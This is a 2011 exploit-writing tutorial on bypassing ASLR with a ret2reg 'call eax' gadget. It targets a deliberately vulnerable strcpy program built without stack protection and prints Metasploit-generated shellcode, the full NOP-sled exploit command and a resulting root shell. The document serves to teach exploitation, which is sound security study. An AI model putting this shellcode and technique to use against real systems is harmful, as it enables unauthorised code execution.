Linux exploit writing tutorial part 2 - Stack Overflow ASLR bypass using ret2reg instruction from vulnerable_1.

Warning: This should be tested in a virtual environment, turning these security features off might put you at a higher risk of exploitation!

Now in case you missed my first paper you can check it out here: Linux exploit writing tutorial part 1 - Stack Overflow.

In the first tutorial we made a simple stack overflow on Linux by hardcoding the ESP address. As I mentioned, that method was a little unreliable. In this tutorial we will learn to make a more reliable stack overflow using a ret2reg (Return to register) instruction from a non-ASLR enabled program.

Required knowledge:

- Understanding the concept behind buffer overflows
- ASM and C/C++ knowledge.
- General terms used in exploit writing.
- GDB knowledge.
- Basic Metasploit.
- Exploiting techniques.

If you don't posses these skills you may proceed but I can not guarantee that this tutorial will be beneficial to you.

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

Let us begin!

Here is our vulnerable code from last time. As you may have noticed a few changes were made, for instance our vulnerability is not in “main” anymore and the buffer size changed from 500 to 1000.

```
############################
// I am a vulnerable thing.
#include <stdio.h>
#include <string.h>

void evilfunction(char* input)
{
	char buffer[1000];
	strcpy(buffer, input); // Vulnerable function.
}
int main(int argc, char** argv)
{
	evilfunction(argv[1]);
	return 0;
}
############################
```

Now that we have the vulnerable app ready, we will name it “vulnerable_1.c”.
(Note: you can use whatever name you want, just remember it for later steps)

The code needs to be compiled with the same protections disabled as in the first tutorial or else our buffer overflow won’t work because of the “stack smashing protection” (See part 1 for more info on this).

```
############################
gcc -ggdb -o vulnerable_1 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2
vulnerable_1.c
############################
```

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

After compiling the vulnerable application we load it in a debugger and try to see if we can trigger an exception.



Figure 1.

We have successfully overwritten EIP!

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

Quick scenario:

In the part 1 of this tutorial we have determined the ESP were our buffer resides and after that overwrote the EIP with the address of the ESP, normally this is not a very reliable exploiting technique because of how the stack might load differently but if you can remember we were able to improve the results by subtracting 200 bytes from the actual ESP. That way we made sure that no matter if the stack slightly changes we would still land in the NOP Sled.
This time however we will try a more common technique, which is called “ret2reg” (Return to register), basically instead of hardcoding the ESP address in the EIP so it would execute our malicious buffer we actually overwrite the EIP with an existing instruction that would tell it to jump to the location of a register where our buffer resides and start executing from there.

Why do this?

The main reason we are doing it this way is to make the actual exploit more reliable. Hardcoded addresses are generally a bad idea with exploits because of how the stack could be created.

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

See the overwrite happen!
Now we are going to check how the actual overwrite occurs. We start by taking a look at our “main” function and “evilfunction”:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483e4 <main+0>:    push   %ebp
0x080483e5 <main+1>:    mov    %esp,%ebp
0x080483e7 <main+3>:    sub    $0x4,%esp
0x080483ea <main+6>:    mov    0xc(%ebp),%eax
0x080483ed <main+9>:    add    $0x4,%eax
0x080483f0 <main+12>:   mov    (%eax),%eax
0x080483f2 <main+14>:   mov    %eax,(%esp)
0x080483f5 <main+17>:   call   0x80483c4 <evilfunction>
0x080483fa <main+22>:   mov    $0x0,%eax
0x080483ff <main+27>:   leave
0x08048400 <main+28>:   ret
End of assembler dump.
(gdb)
```

Figure 2.

At this point we want to place some breakpoints. The first one would be at “0x080483f5” where our evilfunction is called and the second one will be at “0x08048400” which is the return address.

```
(gdb) break *0x080483f5
Note: breakpoint 1 also set at pc 0x80483f5.
Breakpoint 4 at 0x80483f5: file vulnerable_1.c, line 12.
(gdb) break *0x08048400
Note: breakpoint 2 also set at pc 0x8048400.
Breakpoint 5 at 0x8048400: file vulnerable_1.c, line 14.
(gdb)
```

Figure 3.

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

```
(gdb) disassemble evilfunction
Dump of assembler code for function evilfunction:
0x080483c4 <evilfunction+0>:    push   %ebp
0x080483c5 <evilfunction+1>:    mov    %esp,%ebp
0x080483c7 <evilfunction+3>:    sub    $0x3f0,%esp
0x080483cd <evilfunction+9>:    mov    0x8(%ebp),%eax
0x080483d0 <evilfunction+12>:   mov    %eax,0x4(%esp)
0x080483d4 <evilfunction+16>:   lea    -0x3e8(%ebp),%eax
0x080483da <evilfunction+22>:   mov    %eax,(%esp)
0x080483dd <evilfunction+25>:   call   0x80482f8 <strcpy@plt>
0x080483e2 <evilfunction+30>:   leave
0x080483e3 <evilfunction+31>:   ret
End of assembler dump.
(gdb) break *0x080483e3
Note: breakpoint 3 also set at pc 0x80483e3.
Breakpoint 6 at 0x80483e3: file vulnerable_1.c, line 9.
(gdb)
```

Figure 4.

After setting all breakpoints we will run our malicious code and take a look at what is happening. As expected we hit the first breakpoint which was set at “0x080483f5” which actually calls our evilfunction, now let’s step in and check it out:

```
(gdb) run $(python -c 'print "\x41" * 1004 + "\x42"* 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/vulnerable_1 $(python -c 'print "\x41" * 1004 + "\x42"* 4')

Breakpoint 1, 0x080483f5 in main (argc=2, argv=0xbffff134) at vulnerable_1.c:12
12              evilfunction(argv[1]);
(gdb) stepi
evilfunction (input=0xbffff2c6 'A' <repeats 200 times>...) at vulnerable_1.c:6
6       {
(gdb) info registers esp
esp            0xbffff080       0xbffff080
(gdb) x /20x $esp - 32
0xbffff060:     0xb7fc9324      0xb7fc8ff4      0x08048420      0xbffff088
0xbffff070:     0xb7ea24a5      0xb7ff10c0      0x0804842b      0xb7fc8ff4
0xbffff080:     0x080483fa      0xbffff2c6      0xbffff108      0xb7e89bd6
0xbffff090:     0x00000002      0xbffff134      0xbffff140      0xb7fe28d8
0xbffff0a0:     0xbffff0f0      0xffffffff      0xb7ffeff4      0x08048230
(gdb)
```

Figure 5.

ESP seems to contain the return address “0x080483fa”, let’s continue and see what happens:

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011



Figure 6.

So our return address has been overwritten!
Let the app continue it's run, when it crashes EIP will be overwritten with "\x42"(B).

Finding the buffer and jumping to it.

Now we need to look through our registers to find our buffer. After a little searching, we can see that EAX actually points to the beginning of our buffer.



Figure 7.

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

So we have EAX pointing to the beginning of our buffer. Now we need to find a valid instruction to get to it, here's where objdump or msfelfscan come in. Normally we would look into the shared libraries but in this case we won't find anything in those 2 (trust me). Now we are going to search in our vulnerable program:

```
root@bt:~# objdump -d vulnerable_1 | grep "eax"
 80482c4:       58                      pop    %eax
 80482d4:       00 00                   add    %al,(%eax)
 8048318:       50                      push   %eax
 8048356:       b8 18 9f 04 08          mov    $0x8049f18,%eax
 804835b:       2d 14 9f 04 08          sub    $0x8049f14,%eax
 8048360:       c1 f8 02                sar    $0x2,%eax
 8048363:       8d 58 ff                lea    -0x1(%eax),%ebx
 8048370:       8d 42 01                lea    0x1(%edx),%eax
 8048373:       a3 18 a0 04 08          mov    %eax,0x804a018
 8048378:       ff 14 85 14 9f 04 08    call   *0x8049f14(,%eax,4)
 80483a6:       a1 1c 9f 04 08          mov    0x8049f1c,%eax
 80483ab:       85 c0                   test   %eax,%eax
 80483af:       b8 00 00 00 00          mov    $0x0,%eax
 80483b4:       85 c0                   test   %eax,%eax
 80483bf:       ff d0                   call   *%eax
 80483cd:       8b 45 08                mov    0x8(%ebp),%eax
 80483d0:       89 44 24 04             mov    %eax,0x4(%esp)
 80483d4:       8d 85 18 fc ff ff       lea    -0x3e8(%ebp),%eax
 80483da:       89 04 24                mov    %eax,(%esp)
 80483ea:       8b 45 0c                mov    0xc(%ebp),%eax
 80483ed:       83 c0 04                add    $0x4,%eax
 80483f0:       8b 00                   mov    (%eax),%eax
 80483f2:       89 04 24                mov    %eax,(%esp)
 80483fa:       b8 00 00 00 00          mov    $0x0,%eax
 804843f:       8d 83 18 ff ff ff       lea    -0xe8(%ebx),%eax
 8048445:       29 c7                   sub    %eax,%edi
 8048450:       8b 45 10                mov    0x10(%ebp),%eax
 8048453:       89 44 24 08             mov    %eax,0x8(%esp)
 8048457:       8b 45 0c                mov    0xc(%ebp),%eax
 804845a:       89 44 24 04             mov    %eax,0x4(%esp)
 804845e:       8b 45 08                mov    0x8(%ebp),%eax
 8048461:       89 04 24                mov    %eax,(%esp)
 8048487:       a1 0c 9f 04 08          mov    0x8049f0c,%eax
 804848c:       83 f8 ff                cmp    $0xffffffff,%eax
 804849b:       ff d0                   call   *%eax
 804849d:       8b 03                   mov    (%ebx),%eax
```

Figure 8.

Or:

```
root@bt:~# msfelfscan -j eax vulnerable_1
[vulnerable_1]
0x080483bf call eax
0x0804849b call eax
root@bt:~#
```

Figure 9.

We want to look for a "jmp/call eax" instruction a valid one can be found at "0x080483bf".

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

Writing the exploit.

So now it's time to play, the structure of our exploit will look something like this:

```
################################
NOPS * 400+ SC (142 bytes) + NOPS * 462 + 0x080483bf (call eax)
################################
```

Let's make our shellcode using msfpayload:

```
root@bt:~# msfpayload linux/x86/exec CMD=dash R | msfencode -a x86 -e x86/alpha_mixed -b "\x00\x0a\x0d" -t c
[*] x86/alpha_mixed succeeded with size 142 (iteration=1)

unsigned char buf[] =
"\x89\xe7\xda\xd9\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x51\x7a\x56\x6b\x51\x48\x4c\x59\x51\x42\x52\x46\x52\x48\x56"
"\x4d\x52\x43\x4d\x59\x4d\x37\x43\x58\x56\x4f\x52\x53\x43\x58"
"\x45\x50\x43\x58\x56\x4f\x50\x62\x51\x79\x52\x4e\x4c\x49\x4b"
"\x53\x52\x72\x49\x78\x54\x45\x47\x70\x47\x70\x45\x50\x50\x64"
"\x50\x61\x50\x73\x45\x38\x43\x30\x56\x37\x50\x53\x4d\x59\x49"
"\x71\x5a\x6d\x4d\x50\x41\x41";
root@bt:~#
```

Figure 10.

Now that we have our shellcode let's make the exploit, which will look like this:

```
################################
$(python -c 'print "\x90" * 400
+ "\x89\xe7\xda\xd9\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\
x43\x43\x43\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42
\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x51\x7a\x56\x6b\x51\x48\x4c\x59\x51\x42\x5
2\x46\x52\x48\x56\x4d\x52\x43\x4d\x59\x4d\x37\x43\x58\x56\x4f\x52\x53\x43\x58\x45\x50\x43\x58\x
56\x4f\x50\x62\x51\x79\x52\x4e\x4c\x49\x4b\x53\x52\x72\x49\x78\x54\x45\x47\x70\x47\x70\x45\x50\x
50\x64\x50\x61\x50\x73\x45\x38\x43\x30\x56\x37\x50\x53\x4d\x59\x49\x71\x5a\x6d\x4d\x50\x41\x41"
+ "\x90" * 462 + "\xbf\x83\x04\x08"')
################################
```

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

Now for the test!

```
(gdb) run $(python -c 'print "\x90" * 400 + "\x89\xe7\xda\xd9\xd9\x77\xf4\x5f\x57\x59\x49\x4
9\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58\x50\x30\x4
1\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x7
5\x4a\x49\x51\x7a\x56\x6b\x51\x48\x4c\x59\x51\x42\x52\x46\x52\x48\x56\x4d\x52\x43\x4d\x59\x4
d\x37\x43\x58\x56\x4f\x52\x53\x43\x58\x45\x50\x43\x58\x56\x4f\x50\x62\x51\x79\x52\x4e\x4c\x4
9\x4b\x53\x52\x72\x49\x78\x54\x45\x47\x70\x47\x70\x45\x50\x50\x64\x50\x61\x50\x73\x45\x38\x4
3\x30\x56\x37\x50\x53\x4d\x59\x49\x71\x5a\x6d\x4d\x50\x41\x41" + "\x90" * 462 + "\xbf\x83\x0
4\x08"')
Starting program: /root/vulnerable_1 $(python -c 'print "\x90" * 400 + "\x89\xe7\xda\xd9\xd9
\x77\xf4\x5f\x57\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51
\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41
\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x51\x7a\x56\x6b\x51\x48\x4c\x59\x51\x42\x52\x46\x52\x48
\x56\x4d\x52\x43\x4d\x59\x4d\x37\x43\x58\x56\x4f\x52\x53\x43\x58\x45\x50\x43\x58\x56\x4f\x50
\x62\x51\x79\x52\x4e\x4c\x49\x4b\x53\x52\x72\x49\x78\x54\x45\x47\x70\x47\x70\x45\x50\x50\x64
\x50\x61\x50\x73\x45\x38\x43\x30\x56\x37\x50\x53\x4d\x59\x49\x71\x5a\x6d\x4d\x50\x41\x41" +
"\x90" * 462 + "\xbf\x83\x04\x08"')
Executing new program: /bin/bash
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
Executing new program: /bin/dash
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Figure 11.

Now for the ultimate test!
Reboot the Linux and rerun the exploit!

```
root@bt:~# /root/vulnerable_1 $(python -c 'print "\x90" * 400 + "\x89\xe7\xda\xd9\xd9\x77\xf
4\x5f\x57\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6
a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x5
8\x50\x38\x41\x42\x75\x4a\x49\x51\x7a\x56\x6b\x51\x48\x4c\x59\x51\x42\x52\x46\x52\x48\x56\x4
d\x52\x43\x4d\x59\x4d\x37\x43\x58\x56\x4f\x52\x53\x43\x58\x45\x50\x43\x58\x56\x4f\x50\x62\x5
1\x79\x52\x4e\x4c\x49\x4b\x53\x52\x72\x49\x78\x54\x45\x47\x70\x47\x70\x45\x50\x50\x64\x50\x6
1\x50\x73\x45\x38\x43\x30\x56\x37\x50\x53\x4d\x59\x49\x71\x5a\x6d\x4d\x50\x41\x41" + "\x90"
* 462 + "\xbf\x83\x04\x08"')
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Figure 12.

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011

Thanks to:
1. Contributors: Alexandre Maloteaux (troulouliou) and jduck for their grate help!
2. Reviewers: Acidgen and Nullthreat (from corelan) for their time!

Author: sickness
Blog: http://sickness.tor.hu
Date: 25.03.2011